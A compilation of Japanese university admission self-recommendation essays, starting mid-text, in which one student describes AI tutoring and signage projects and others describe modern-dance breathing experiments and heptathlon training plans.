言や指導を行う招待修了生として参加することが決定した。講演では映像やポスター制作等すべての基盤となる「デザイン」について伝わりやすいものにするにはどのようにすべきかを取り扱った。加えて「プレゼンテーション技法」にフォーカスを当て、見やすく伝わりやすいスライドデータの作成方法やプレゼンテーションにおける最適な話し方を提案することを行なった。また、講演以外の時間においても積極的にサポートを行なった。受講生が制作した作品の技術的なフィードバックを行った他、受講生が制作したプログラムにエラーが出た際には共にその原因を深夜まで調査した。



[2] SecHack365 2023 / 2ndEventWeekにて自身が講演を行う様子 | 2023年7月14日NICT提供

1.2.2 Interop24Tokyoにおける教育教材及びサービスの提案

我が国では学生のIT教育が徐々に重要視され始め、高校等においては既に「情報I」が必修化されている。そんな中、問題となっているのが情報教育を受けてこなかった世代が取り残されてしまっているという点だ。実際、中学校や高校では情報教育を受けてこなかった技術科目教員がプログラミング等の指導を行っておりその質の低さや教員の負担の大きさが度々SNSで話題になっている。そして、情報教育を受けてきた世代に追いつくためプログラミングを独学で行おうとすると自身の経験上、非常に長い時間が必要となることがわかっている。私は中学生の頃よりJAVAやKotlinでandroidスマートフォンアプリケーションを開発してきたが、それらはすべて書籍やネット記事などを用いて独学で行ってきた。このような学習形態ではカリキュラムや授業内容が設定されないため、自身のペースで学習を進めつつ任意のタイミングでプログラミングから脱線しAWSやfirebaseなどの周辺サービスを学習できるというメリットがある。だが、発生したエラーや必要となる「知識」や「技術力」は自身の力のみで習得する必要がある大きな労力も必要になってしまう。

そんな問題を解決すべく、私はプログラミングを生成AIがマンツーマンで指導してくれるプログラム「M

スタ」を開発、Interop24Tokyoにて発表した。このプログラムはWindows向けに開発されたアプリケーションでありVisualStudioCodeと同時起動し使用することを想定している。自身が作りたいソフトウェアやアプリケーションの仕様を伝えるだけで、あらかじめ設定されたプロンプトに従う生成AIが開発言語の提案や一部コードを穴埋め形式にしたサンプル問題が提示される。このプログラムの開発には主にC#を用いた。そして「Mスタ」プログラムの特徴としてオフライン環境においても生成AI機能が使用できるという点がある。これはGPTのAPIに加えてLlama2をベースにELYZA社が追加で日本語学習を行なったローカルLLMを搭載しているためである。またこれらオンデバイス上で動作する生成AIについてLocal Large Language Model (3LM) と呼称しサービス提案を行なった。この3LMは日本語によるユーザーの指示や質問の内容を正確に理解しそれらの答えを導き出すことができる。その性能としてはOpenAI社のGPT3.5に匹敵するほどだ。

このようにオフライン環境においても生成AIによるプログラミング指導を受けられることのメリットとして下記の2つが挙げられる。1つ目はインターネットに自由にアクセスさせるにはまだ不安がある幼稚園児や小学生でもこのサービスを用いればAIが学習した多くの情報を間接的に利用できるという点だ。2つ目のメリットとして会社規定によりオンライン環境やサーバー処理が行われる生成AIの使用が禁止されている場合においても安心して利用できるという点である。USBメモリを用いてソフトウェアを当該コンピュータにインストールすれば、たとえそのコンピュータがネットワークに接続されていなかったとしてもなら問題なく利用できるという点が挙げられる。

ただ、それと同時にこのサービスには大きなデメリットが存在する。それは、生成AIの指導内容には誤りが隠されているという点だ。生成AIには「ハルシネーション」とよばれる「もっともらしい嘘をつく」という特徴がある。これらをITに疎い人やプログラミングを始めたばかりの人が見極めるのは非常に難しいことだと予想される。しかしこれら問題は生成AIが普及する前より度々議論されてきた。インターネットが普及してきた90年代より、インターネットにアクセスしている誰もが気軽に情報発信ができるようになり社会に流れる情報は日々膨大化していった。たが、情報を発信する人の中には悪意を持って誤った情報を流すものや悪意がなくとも間違った情報をコピーし広く拡散してしまう者もいた。これらを見極めるための能力は「ネットリテラシー」とされ、現在に至るまで「ネットリテラシーを身につけることはITの他を学ぶことより何よりも優先すべきだ」との声が多い。しかし、現在の「Mスタ」では「AIが示す内容は誤りを含んでい

ることに留意してください」という1文で済ませてしまっている。これはAIが提示した内容を正しいか誤りかを正確に判断する技術が未だ存在しないためである。上記デメリットを解消するために今後も私はリテラシーに関連する分野を深く学んでいく必要があると考えている。



[3] Interop24Tokyoにて自身が開発したサービスを外部企業等に向けて発表している様子(画像右側が筆者)
| 2024年6月14日NICT提供

2. 【入学までの活動】

2.1 AKATSUKIプロジェクト「山口未来変革デジタル人材発掘・育成プログラム」における指導者活動

2.1.1 AKATSUKIプロジェクトとは

情報化社会が当たり前となる我が国において、若手エンジニアを教育する機関や機会はまだまだ少ないのが現状である。これを問題視した全国各地の企業や機関が「未踏的な若手人材を発掘し育成する」という目標を掲げ、経済産業省と共同で立ち上げたものこそが「AKATSUKIプロジェクト」である。

2.1.2 山口未来変革デジタル人材発掘・育成プログラム及び指導者の活動内容について

本プログラムは前出の「AKATSUKIプロジェクト」による助成を受け山口大学が主催している長期ハッカソンである。ICTの「技術」やITの「知識」を活用して社会の問題解決に挑戦する山口県内の若者らを3名のプロジェクトマネージャーと2名のメンター（指導者）で半年間集中的に教育を行う。若者らの「作品をつくりたい」「問題を解決したい」という気

持ちを具現化するために必要な技術や知識を我々が講義や直接の指導を通して育成する。私はメンターとしてプログラムを牽引している。参加者へより良い機会や環境を提供できるよう尽くす中においても、SecHack365での経験やその他活動にて得たノウハウが生きていることを身を挺して感じている。本プログラムは、約半年の間に山口県内の学生らがそれぞれ2~4人程度のチームを結成し、1チーム1つの作品を創り上げて行く。当然、チームで動く以上協調性や高度なプロジェクト計画・管理能力が求められる。普段、1人でパソコンの画面に向かいプログラミングに励んでいるエンジニアのような学生も、このハッカソンでは社会的なコミュニケーション能力を利用しながらプログラムを制作して行く必要がある。時には技術の壁や環境の壁でイメージ通りに作品を作れないことがある。そんな際に私は同じ学生の立場で親身に寄り添えるよう日々努力をしている。常日頃から、それぞれのチームの動向を見守り発生しそうな問題を想像し先回りして解決策を模索することも多々ある。幅広い分野を駆け回りながら知識と技術を習得して行くほどこのような意味教育者的な立ち回りが容易にできるようになっていくと考えている。「SNSアカウント運用」と「ハッカソン」など側から見ると繋がりががないようにも感じ取れるが、実際活動を行ってみると意外な場所で経験が役立つことがある。活動しているときは、ただひたすらに大変で、自分にとってまったく旨みがないように思えるかもしれない。しかし、新たな分野に足を踏み入れた時や自分の世界を広げようとした時に今までの何気ない経験が役立つことは数えきれないほど存在する。AC入試に成功した後も上記「AKATSUKIプロジェクト」での活動に加え、自身でデータセットを用意し画像認識AIを一から作成したり、前出の「ハルシネーション」問題を解決したりするための根本的な解決案の模索及び研究を行ったりしている。AI技術そのものはまだまだ発展途上であり、非常に不安定でもある。しかしながら、AIを完全にコントロールし、活用すれば生産性は今の数十倍向上すると考えている。[4]はRaspberry piに物体を識別し人間の性別や年齢、加えて視線も判別することのできる高性能AIカメラを接続している図だ。右側の画面では、SSHにて内容を差し替え更新することのできるデジタルサイネージシステムが動作している。左側の画面ではAIカメラがどのように目の前の物体を認識しているかがリアルタイムで表示されている。私はこのAIカメラ識別技術を自身が作成したデジタルサイネージシステムに導入し、画面のすぐ目の前にいる人の興味をAIが想像しサイネージシステム側にデータを転送しサイネージシステムが興味のある内容をピックアップした上で表示をする技術を現在開発してい

る。類似のシステムは既に複数の会社から提供されていることはすでに把握している。しかし、私はそれらと徹底的に差別化を図り世に送り出そうと考えている。差別化の一つに処理の透明化がある。AIに対して不信感や恐怖感を抱く人も少なくない。サイネージの特性上、目の前を通り過ぎるのは不特定多数の人々だ。その為、カメラに映るであろう人全員にAI処理の同意を取ることはほぼ不可能である。従って、カメラにて撮影された映像がどのようにAIで処理されているかを広く世間に公開することで、その透明性と安全性をアピールする狙いがある。そして二つ目の特徴に、オープンソースでの開発がある。類似製品はどれも高い利用料を支払わなければシステムを運用することはできない。これでは地方の中小企業は最先端のAI技術を取り入れることができない。その為、私は主要システムの全てをオープンソースにて開発することで誰もが自由に構築運用できることを目指している。このように営利企業では実現することが難しいことも個人開発の身軽さと柔軟さを武器に実現しようと日々研究開発に奮闘している。その他にも自身の情報リテラシー能力をより向上させるべく技術論文のサーベイや図書館での参考書閲覧などもある。また、最近は発展途上国向け電子カルテシステムの開発管理など、自身の興味関心に身を任せ常に学び続けている。「技術」で満たされた海をひたすら泳ぎ続けるマグロのようにこれからも勉学そして教育・研究活動に励む。



[4]AIデジタルサイネージシステムが稼働する様子 | 筆者撮影

所属 : 体育専門学群
氏名 : 黒瀬 陽奈子
出身校 : 三輪田学園高等学校 (令和 6 年卒)

【これまでの取り組み】

私は幼少の頃からモダンダンスを習っており、初めてコンクールに挑戦したのは7歳の時、群舞作品での出場だった。その後、小学校高学年の頃に初めて、ソロ作品でコンクールに出場した。

ソロでのコンクール出場は、当時の私にとって、とても高い壁への挑戦だった。コンクールで求められる能力の多くが足りておらず、なかなか結果に繋げるのは難しかった。しかし、ご指導くださる先生や、さまざまな刺激的な出会いによってもたらされた影響から、モダンダンスをしている時が一番自分らしくいられるようになり、モダンダンスが好きな気持ちを忘れずに今も続けることができている。

まだまだ至らないところばかりではあるが、ここ数年全国レベルのコンクールにおいて入賞させていただけることも増えてきており、これはこれまで自身が取り組んできた、“常に研究精神を持ち課題に向き合う”という姿勢が、少なからず実ってきたからではないかと感じている。

そのため私は自己推薦書として、高校1年生から約3年間取り組んだ、自身の課題克服のための研究をまとめ、提出した。

自己推薦書タイトル「モダンダンスにおける「ターン」の成功率と「呼吸」の関連性について
～高校3年間の取り組み～」

課題への気づき

この自己推薦書で私は、「ターン」という課題に向き合った過程を記している。

コンクールで常に入賞されているような方の踊りと自身の踊りの違いを分析した際、自身の踊りは作品の雰囲気が一貫しておらず、観ている人を作品に引き込む力が弱いと思った。このようになってしまう要因の一つとして、技を失敗する不安から、技を行うたびに踊っている最中にもかかわらず、素に戻ってしまうといったことが考えられた。そのため自身の課題を、“日頃の練習から技の成功率を上げる”と設定した。技によって意識の仕方や練習方法は異なるため、それぞれに合った成功率の上げ方を模索した。練習をしていく中で、特に成功率が低いと感じた技が「ターン」(ターンにもいくつか種類があるが、ここでは軸足が床に対してフラットな状態で軸足でない方の足をクペにした状態で自転するもの)だ。

課題を改善するために「呼吸」への着目

「ターン」を行う際に意識しなくてはならない注意は山ほどある。そしてそれら全ての意識をバランスよく取ることが大切だ。加えて、体幹の筋肉があることや慣れも重要であるため、短期的な練習では完璧には不十分だと感じる。しかし、コンクールという場で「ターン」は小学生でも行っている技であり、どちらかといえば基本的な技に含まれているような気がし

ているため、失敗すれば審査員にすぐに見抜かれてしまうだろう。そのような緊張感のある中で成功させるために、新たな観点から「ターン」の成功率を上げられるようにしたいと考えた時に辿り着いたのが「呼吸」である。

「呼吸」について指導を受けた経験がある人は多いのではないだろうか。私もその一人だ。実際にモダンダンスの動きと「呼吸」が関連したテクニックとして「マーサ・グラハム・テクニック」があるように、呼吸の重要性は周知のものになっていると思う。そこで私は、「ターン」の成功率を上げるために「呼吸」を関連させ、実際に実験を行いながら研究を進めた。

実験

「ターン」の成功率が上がると考えられる呼吸状態を探るための実験を行った。

扱った「ターン」は、**左足軸右回転** [ターン A] と、**右足軸右回転** [ターン B] の 2 種類。

(↑どちらも右回転だが軸足を変えている)

扱った「呼吸」は、プレパレーション時に吸って回転中に吐く [呼吸 1]、プレパレーション時に吐いて回転中に吸う [呼吸 2]、呼吸を回転中止める [呼吸 3] の 3 種類。

実験結果は右の表を作成し示した。

ターン A・ターン B どちらも呼吸 2 の時に最も成功率が高くなった。

しかしこれらの結果は自身が先行研究を元に立てた仮説と異なっていたため、時間をかけて考察を行い、その後考察で得られた事柄を元に再度実験を行った。

再実験では呼吸 1 の時に最も成功率が高くなったことから、現時点での自身の結論として、呼吸 1 の呼吸状態で「ターン」を行うと成功率が高くなるとした。

表 1 ターン A) の 3 つの呼吸条件による実験の結果

	1回目		2回目		3回目		4回目		5回目	
	S or F	Time	S or F	Time	S or F	Time	S or F	Time	S or F	Time
1	S	3.18	F	3.06	S	3.46	S	3.23	F	2.89
2	S	3.36	S	2.76	F	no data	F	4.22	F	3.04
3	F	2.86	F	2.78	S	3.47	S	3.09	F	3.17
	6回目		7回目		8回目		9回目		10回目	
	S or F	Time	S or F	Time	S or F	Time	S or F	Time	S or F	Time
1	S	3.58	F	3.15	F	2.51	S	3.75	F	no data
2	S	3.06	F	3.33	S	3	S	3.11	S	3.5
3	F	2.94	F	2.96	S	2.89	F	no data	F	3.59

no data : 回転不足

表 2 ターン B) の 3 つの呼吸条件による実験の結果

	1回目		2回目		3回目		4回目		5回目	
	S or F	Time	S or F	Time	S or F	Time	S or F	Time	S or F	Time
1	S	2.68	S	2.29	S	2.38	F	2.55	F	2.42
2	S	2.82	F	no data	S	3.12	S	2.87	F	no data
3	F	no data	F	2.99	S	2.77	S	3	F	no data
	6回目		7回目		8回目		9回目		10回目	
	S or F	Time	S or F	Time	S or F	Time	S or F	Time	S or F	Time
1	S	3.03	F	no data	F	no data	S	3.14	F	no data
2	S	2.87	S	2.3	S	3.08	S	2.35	F	2.53
3	F	2.13	F	2.68	S	2.7	S	2.57	F	no data

no data : 回転不足

「ターン」と「呼吸」の関連性について研究を行う前と後では以下のように「ターン」の成功率に変化が見られた。

ターン A 呼吸を意識する前 : 57% → 呼吸を意識した後 : 85%

ターン B 呼吸を意識する前 : 42% → 呼吸を意識した後 : 71%

「呼吸」には吸う力、吐く力に個人差があるため、これらの結果の信憑性は低いと言える。

今後、実験の被験者を増やすなどすることで、新たな結果が得られると思った。

次ページでは、ページ左に自己推薦書の構成 (目次)、ページ右に内容を簡単に説明したものを載せている。

自己推薦書の構成（目次）

内容

目次	内容
はじめに	モダンダンスを“今”も続けるきっかけとなった出来事などを述べた上で、研究テーマである「ターン」と「呼吸」に着目したきっかけを記した。
モダンダンスとの出会い	
「ターン」という課題への気づき	
「呼吸」への着目	
1 研究背景	「ターン」の成功率を上げることの重要性和、成功率を上げることと呼吸を関連付けた理由を 1-1,1-2 の二つの観点から述べた。
1-1 モダンダンスの動きと「呼吸」について	
1-2 モダンダンスのコンクールにおける「ターン」の重要性	自身の研究を通して明らかにしたいこと
2 研究の目的	モダンダンスにおける「ターン」の成功率と「呼吸」の関連性を探る（←私はこのように設定した）
3 実験の設定	私が実験で行った「ターン」と「呼吸」、そして実験方法についての説明。
3-1 実験で扱う「ターン」の説明	
3-2 実験で扱う「呼吸」の説明	
3-3 実験方法	3-4 では、「ターン」の成功と失敗の判断基準についてと、失敗例をいくつか挙げている。
3-4 「ターン」の成功と失敗について	実験の前に自身が調べた、呼吸と体の動きに関する先行研究の概要と、先行研究を参考に、立てた仮説について述べた。
4 先行研究と仮説	
4-1 先行研究	
4-2 仮説	実験結果として前ページに載せている表と、それぞれの呼吸条件での成功率を百分率で載せた。考察が6ページにわたってしまったため、考察のまとめという項目を作った。5-4 では実験結果をもとに自身に足りない筋肉を補うトレーニングを行ったことについて述べた。
5 結果と考察	
5-1 実験の結果	
5-2 考察	
5-3 考察のまとめ	
5-4 実験結果から得られたトレーニングの実践	
6 再実験	再度実験を行ったため、再実験での結果と考察、そして1回目の実験も踏まえた結論を述べた。
6-1 再実験の結果	
6-2 考察と結論	
7 研究を通して得られたこと	研究を行ったことにより、自身の「ターン」にどのような変化があったのか、について述べている。
7-1 「ターン」の技術向上	
7-2 「呼吸を意識する前と後の「ターン」の成功率の比較	
8 展望	自身の今後の展望について、現時点で考えられるモダンダンスに関する自身の課題や、入学後に何を学び、その学びをどのように活かしていきたいか、などといった観点から述べた。
8-1 今後の課題	
8-2 入学後の取り組み	
おわりに	
引用参考文献	

【入学までの活動】

AC入試を通して、たくさんの学びや成長があり、何にも変え難い貴重な経験となった。現在は、得られた学びから自身の新たな課題を見つけ、それらの改善に取り組んでいる。

● 学業に関して

共通テストに向けた学習と英検受験に向けた学習を通して、英語強化に取り組んでいる。

● モダンダンスに関して

主に、4月初めに出場予定の全国コンクールに向けた練習に取り組んでいる。

このコンクールへの出場は受験の状況によっては出場を諦める可能性もあった。ありがたいことに11月という早い時期に合格をいただけたため、新作での出場が叶う。振付が始まったのが12月半ば頃であるため、本番までの約3ヶ月、全力で作品の完成度を高めることに専念したい。

作品の完成度を高めるために自身が特に力を入れて取り組むべきことは、①柔軟性と安定性の向上②新技の完成度を上げる③手先の使い方④予期せぬ失敗への対応力、である。

① 柔軟性と安定性の向上

柔軟性の向上は長年の課題である。疲れてくると引き上げ力が落ち、必要としない筋肉を過剰に働かせてしまう傾向にあるため気をつけたい。運動後のクールダウンは特に大切にしている。日頃の姿勢の見直しなども意識したい。

安定性の向上については、片足バランスなどにおいて安定して止まることに苦手意識を持っているため、払拭したい。インナーマッスルの強化や、柔軟性を向上することも重要であると考えられるため取り組んでいる。

② 新技の完成度を上げる

新作には、今まで自身が作品で用いたことのない新しい技がいくつも含まれている。本番最も緊張感してしまうシーンだと考えられるため、不安要素を減らすためにも、今のうちから完成度を高められるように意識して練習している。

③ 手先の使い方

踊っている際の、手先（指先）の使い方に癖があるためなるべく無くすことができるように意識している。

④ 予期せぬ失敗への対応力

本番時にはたとえ失敗をしても何事もなかったかのように見せる必要がある。自身が苦手とすることでもあるため、日頃から意識することで対応力を高めたい。

今回大学入学前、最後のコンクールとなる。今まで長年お世話になってきた自身の所属スタジオとも当分離れてしまうため、お世話になった方々への感謝の気持ちを忘れずに自身のスキルアップに取り組んでいきたい。

所属：体育専門学群

氏名：

出身校：淑徳与野高等学校（令和6年卒）

【これまでの取り組み】

「モダンダンスにおける表現方法の可能性について ―技術的表現力と芸術的表現力―」

I モダンダンスへの挑戦

II 技術的表現力及び芸術的表現力の向上

―― コンクール作品と向き合った高校3年間の軌跡 ――

1 技術的表現力の向上のために

1-1 コンクールソロ作品における体幹の強化への課題と取り組み

2 芸術的表現力の向上のために

2-1 コンクールソロ作品における芸術的表現

2-2 コンクールソロ作品における芸術的表現力向上のための具体的対応

3 平常心の保持

I モダンダンスへの挑戦

現在までの約13年間、熱意ある恩師の下でモダンダンス、クラシックバレエの指導を受けてきた。恩師からは、基礎の大切さのほかに、ダンスとは心を伝えるものであり、踊りの中に情景が見えるようであればならないとの指導を受けてきた。そのため、日ごろから感性を研ぎ澄まし、心の豊かな人間になることが大切だと教え込まれてきたことが、私のダンスにおける表現の原点となっている。

8歳から現在まで、歴史ある全国的なコンクールに毎年挑戦し続けた。舞台上での成功や失敗の経験から得た課題に取り組むことによって、さらなる成長にもつながっていったと同時に多くの成果をあげることができるようになった。しかし、結果だけにとらわれることなく、本番までの過程を最重要視してきたからこそ、自分の身体と真剣に向き合いながら、毎年コンクールに挑戦し続け、とても充実した高校3年間で過ごすことができた。一方で、自身の技術的・芸術的な表現力の向上を目指すなか、コンクールには特有の型にはまった動きや表現が多くあることに疑問を感じ、自分なりの表現方法を自分のソロ作品の中で模索するようになった。

私はこの自己推薦書において、モダンダンスにおける技術的・芸術的表現力の向上のために高校3年間で取り組んだことについて、述べていく。

II 技術的表現力及び芸術的表現力の向上

―― コンクール作品と向き合った高校3年間の軌跡 ――

私は成長期における身体の変化が大きかったため、自分のコンディションに対する意識改革や、パフォーマンスの幅を広げることもつながり、自分なりの個性的な表現方法の可能性について深く考えるようになった。稽古やコンクールのパフォーマンスにおいて、強い筋力に支えられたダンスや、ダンス以外の部分のダンスにより、技術的・芸術的な表現力の向上につなげることができ、個性的な表現が可能になると考えた。

1 技術的表現力の向上のために

私の考えるダンスにおける技術的表現力とは、日々の基礎練習や踊り込みで、動きをシンプルかつ洗練させた先に、自分にしかできない身体の動かし方を探究したり、難易度の高い振付を本番で成功させるために工夫を重ねたりする過程によって生まれる身体表現である。

作品を踊り込んでいく過程で、技術的な表現力の向上のために取り組んだことについて三つ述べる。

【動作に関する課題】	【取り組み】	【結果(工夫も含む)】
課題① 「動きの際」のある 可動域の大きい動き	<u>レッグレイズ</u> ○私は身長が高い分、動きの可動域が大きい踊りを強みとしている。足をあらゆる方向に上げた状態で軸をキープしたり、重心を低くした状態で移動したりするための体幹強化が必要。 一足の上下運動の際に骨盤の安定を助けるための、腹横筋・腸腰筋・外腹斜筋が鍛えられる。 1日15回×2セット	・軸足を最大限高くに出せるようになったことにより、用音段階の時点で、身体を大きく見せることが出来るようになった。 ・腸腰筋を効率よく使えるようになったことで、左足の重さに耐えられるようになり、高い位置でキープ出来るようになった。 ・腹横筋や腸腰筋を意識して使えるようになったことで、軸が中心に保たれ、左足を高くキープすることができ、技の滞空時間を約1.5秒延長することができた。また、上半身を左足の対称となるポジションまで反ることで、天秤のような前後のバランスがとれ、技が安定するようになり
課題② 難易度の高い バランスのキープ	<u>サイドプランク、プランク</u> ○パンシェをする際、足と上半身のバランスが崩れ、前方や左右に倒れることがあったため、動きの用音段階や足を上げる段階の時点で身体が真っすぐになるための体幹強化が必要。 一腹横筋や腹斜筋などが鍛えられる。 1日20秒×2セット	・右足に体重をのせていく過程で、バランスをする最中の視線を決めることで、さらにバランスを安定させるための用音姿勢を作ることが出来るようになった。 ・足で最も重い部分は大腿部であるため、足を上げる段階から大腿部を身体の中心に寄せながら足を延ばしていくことで軸を安定させることが出来るようになった。 ・腹筋を鍛えたことで、脊柱が床と平行の状態を保ちながら、四肢を上下左右の方向に延ばすことが出来るようになった。 ・次の動きの極限まで軸を保つことが出来るようになった。
課題③ 直前にどんな動きを していても、軸を安 定させられるように 用音のポジションに 入り、俊敏に足を動 かす	<u>パーレッション (タンジュ、ジュッテ、フラッペ、グランバットマン)</u> ○足を出す前の力を溜める時間を長くすることで、凝縮していた力が一気に放たれる。 一瞬発的に足を動かすことが出来る。 ○足を上げる力で軸がぶれてしまわないように、筋力トレーニングで作り上げた体幹を使う。 一軸を常に引き上げる意識が必須。 ○パーレッションには軸足が入れ替わる振付が多い。 一骨盤を意識した重心移動の感覚を掴むことが出来る。	・パーレッションで鍛えた瞬発力を活かせるよう、プリエで脊柱を真っすぐ上に引き上げておくことで、次の動作の質を上げることが出来るようになった。 ・プリエで溜めた力を一気に放つことで、足を上げる速度を縮めることが出来た。用音段階から脊柱を真っすぐにすることで、同時に上げた手足を身体の最も高い場所で合わせることができ、見栄えも綺麗になった。 ・腰椎から下の脊柱を前屈しないことで骨盤が前方に傾かないため、軸足の入れ替えを安定して行うことが出来るようになった。 ・用音段階で骨盤を真っすぐ立てて軸を安定させることで、あとの動作の質を上げることが出来るようになった。

2 芸術的表現力の向上のために

私はダンスにおける芸術的表現とは2つあると考えている。

1つ目は、作品の世界観を構築する過程から生まれる表現である。

2つ目は、本番の会場の空気感や自分の感情で、今まで構築してきた作品の世界観をさらに超えていく一瞬から生まれる表現である。

これらを通じて、私が目指す芸術的表現とは、作品を踊っている私と作品を見ている観客が、その作品について深く触れ、作品と向き合うことで、心が満たされる表現である。

2-1 コンクールソロ作品における芸術的表現

本番までの期間は常に作品と向き合い、日常生活で起こる自分の心の変化もその糧にしている。普段の何気ない出来事が、より一層作品にリアリティが増すきっかけになることが多い。舞台ごとに感情の持ち方を変えて、グレードアップしていく作業を繰り返している。その具体的な取り組みを四つ述べる。

一つ目は、作品の中に見せ場や自分らしさを発揮できる場面を明確に見極めることだ。動きと動きをつなぐ流れを構築することが得意な自分にとっては、その見せ場を意識した動きをしないと観客に印象に残すことができなくなってしまうからだ。

二つ目は、一つ一つの振りやフレーズに意味を込めて、ストーリーを作り上げることだ。技術的に優れた踊りであっても、ダンサーから何も感じ取れなければ、観客の心を動かすことはできない。踊りにはセリフがないからこそ、ダンサーは自分が伝えたいことを明確に持つことが求められる。

三つ目は、踊っている私自身の心が動くことによって、身体が動かされている、という感覚を忘れずに作品に向き合うことだ。練習を重ねていく中で、振付に慣れてしまい、表面的な表現にならないようにするためだ。

四つ目は、タイトルや内容と自分の解釈がどれだけ一致しているかを追求し、その理解を極限まで深める必要がある。最終的には、作品の結末が自分の中で腑に落ちるまで作品について考えるようにしている。

このプロセスを経て、作品にさらなる魅力を加えることができたと思う。

2-2 コンクールソロ作品における芸術的表現力向上のための具体的対応

(1) 間のとり方

私が見る人に感動を与えられる場面は、踊っているときの技術的表現よりも、むしろ、ふとした何気ない瞬間に何かを感じ取れたときの芸術的表現であると思う。

振付が同じでも、スピードや緩急のつけ方で全く別の踊りになる。ダンサー自身が自分の技術の限界まで、間のとり方を追求した踊りを披露しないと、観客にリアルな緊張感が伝わらない。

間のとり方は、呼吸でも工夫することができる。鋭く吐く呼吸は踊りのリズムを自分で作っていくことができる。それと同時に、感情と呼吸を合わせることで観客との一体感が生まれる感覚がある。

ただ、観客が観ていて一番気持ちに乗ってくる絶妙なタイミングを作り出すことは、ダンサーの意図や感覚と異なることがあるため、ダンサー自身の感覚だけで踊ってしまうのではなく、観客の感覚も大事にするべきだと思う。これは極めて難しいことではあるため、間のとり方に対するアドバイスは、観客目線で指摘してもらうことの醍醐味であると思う。

(2) 視線の方向と舞台空間の把握

いくら技術的表現力が優れていても、視線を客席の遠くに飛ばせず、表現しようとしていることが自分の中だけで完結してしまって、観客に思いが届かなければ表現者としての意味がなくなってしまう。視線で訴えるものは身体表現と同じような効果がある。また、動いていく動線で背景の見え方が変わってくる。ダンサーには何が見えているのか、ダンサーの周りにはどんな情景が広がっているのか、観客に伝わるだけで、作品の深みや説得力は増すと考える。

3 平常心の保持

技術的・芸術的表現力をコンクール本番で発揮するには、共通することがらとして、舞台における平常心の保持が不可欠である。どれだけ練習を積み重ねてきてもコンクール本番に平常心が保てなければ、自分が満足 of いく技術的・芸術的表現はできず、良い結果にはつながらない。

平常心を保持していくためには、頑張ってきた過去の自分も、現在の自分もすべてを信じるのが大切である。自信をもって舞台上がれば、自然と集中力は継続され、自分も作品の中に没頭でき、身体と心が統合した演技が可能となる。つまり、舞台上で技術的・芸術的により高揚した演技が可能となる。そのことはコンクールの場数を踏むなかで痛感した。

本番前のルーティンとして、自分が踊る5曲前までは身体を動かしながらイメージトレーニングをし、1曲前からは踊らずに舞台袖で用意し、気持ちを高め、集中力を切らさないように舞台上がるようにしている。

【入学までの活動】

合格後は引き続き基礎練習に励み、同時に3月の本番に向けたリハーサルに参加している。

入学後は群舞作品やソロ作品の創作活動に力を入れたいと考えている。今の私は、感覚や直感ではなく頭で考えて動くタイプであるため、ゼロから創作することに難しさを感じてしまう。頭で考えることを重視しているからこそ、創作に必要な知識をしっかりと身につけることが大切だと考える。例えば、群舞作品では動きのシンメトリーやフォーメーション、ユニゾンやカノン、リフトなど、さまざまな構成方法があり、それによって観客に与える印象は大きく変わる。これらの構成技術を学びながら、新たな動きを生み出すための探究を深め、創作の幅を広げていきたい。また、踊りだけでなく、照明や音楽、衣装など他の要素との組み合わせも、創作には欠かせない要素である。照明の色や方向、音楽の選曲、衣装の質感や形状、小道具の使い方など、視覚や聴覚に訴える要素をどのように融合させるかを学び、観客に強い印象を与える作品を作り上げたいと考えている。

モダンダンスは決まりがなく、その自由な表現が魅力ではあるが、自由すぎることで時には方向性を見失わせる原因にもなり得る。しかし、芸術において不正解という概念はないという考えのもと、自分が表現したいものを形にすることが最も重要だと信じている。とはいえ、その「表現したいもの」を見つけ、形にすることは決して簡単ではなく、さらなる経験と挑戦が必要だと痛感している。

そこで、創作活動を通じて技術や知識を深めるだけでなく、ソロで培った技術や表現力をさらに活かし、さまざまな動きにも柔軟に対応できるよう経験を積んでいきたい。そして、納得のいくまで作品を掘り下げ、自信を持って発表できるような努力を続けていきたい。

所属 : 体育専門学群

氏名 : 西山 莉央

出身校 : 茨城県立日立第一高等学校 (令和6年卒)

【これまでの取り組み】

幼少期からさまざまな運動を経験してきた。高校で陸上競技部に入り、仲間と切磋琢磨して励んだことで、陸上競技の楽しさを感じ、運動を科学的、力学的観点から考察し、競技力向上を追究したいと考えるようになった。以下、規定内にまとめた。

1. 自己推薦書の構成と概要

P 2 4 (15716 字)

研究主題

陸上競技 七種競技において自分の長所を活かした種目で高得点を稼ぐ取組み
～茨城県高校記録及びU20 日本記録の更新を目標にトップアスリートを目指す～

<目次>

1. 研究課題の設定
 1. 1 七種競技「走・跳・投」すべての競技力向上へ
 1. 2 茨城県高校記録及びU20 日本記録を目指す
2. 運動経歴
3. 研究のねらい
4. 研究の仮説
5. 研究の内容
 5. 1 基本的な考え方
 - (1) 七種競技とは
 - (2) 自分の長所を活かし高得点を稼ぐとは
 - (3) トップアスリートを目指すとは
 5. 2 茨城県高校記録及びU20 日本記録の更新に向けて
 - (1) 記録
 - (2) 種目及び得点
 5. 3 種目ごとの課題及び実践
 - (1) 100mハードル (2) 走高跳 (3) 砲丸投 (4) 200m走
 - (5) 走幅跳 (6) やり投げ (7) 800m走
 5. 4 今後の目標記録を達成するための戦略
 - (1) 自己ベスト記録に基づく目標記録
 - (2) 目標達成に必要なトレーニング (戦略①)
 - ア プライオメトリックトレーニングとは
 - イ プライオメトリックトレーニングによる効果
 - (3) 国民スポーツ大会への挑戦 (戦略②)
 - (4) 国際大会に向けた英語力 (戦略③)
6. 大学入学までに実践すること
7. 大学で究明したいこと

7. 1 科学的アプローチによる効果的なトレーニング計画と技能向上のための実践と研究の取組
7. 2 U20 日本記録更新及び世界大会に向けた取組
7. 3 スポーツ文化の発展及び社会貢献に必要なスキルと知識
8. 研究のまとめ

1 研究のねらい

7種目の競技種目のうち、自分の長所を活かした得意種目を作り、不得意種目の課題を克服することで、高得点を稼ぐための実践を通して、35年間更新されていない茨城県高校新記録を更新し、U20 日本記録に迫るための競技技術向上を究明する。

2 研究の仮説

(仮説1) 100mH、200m 走の記録を伸ばす練習により、合計点数はあがるのではないかと。

(仮説2) 仲間とともに目標達成に向けて切磋琢磨することで、競技を楽しみながら課題研究を究めることができるのではないかと。

3 研究の内容

3.1 基本的な考え方

(1) 七種競技とは

(省略)

(2) 自分の長所を活かした種目で高得点を稼ぐとは

七種競技では、走力や瞬発力、筋力など求められる能力の異なる7つの種目に挑むため、バランスの取れた身体と体力が必要である。

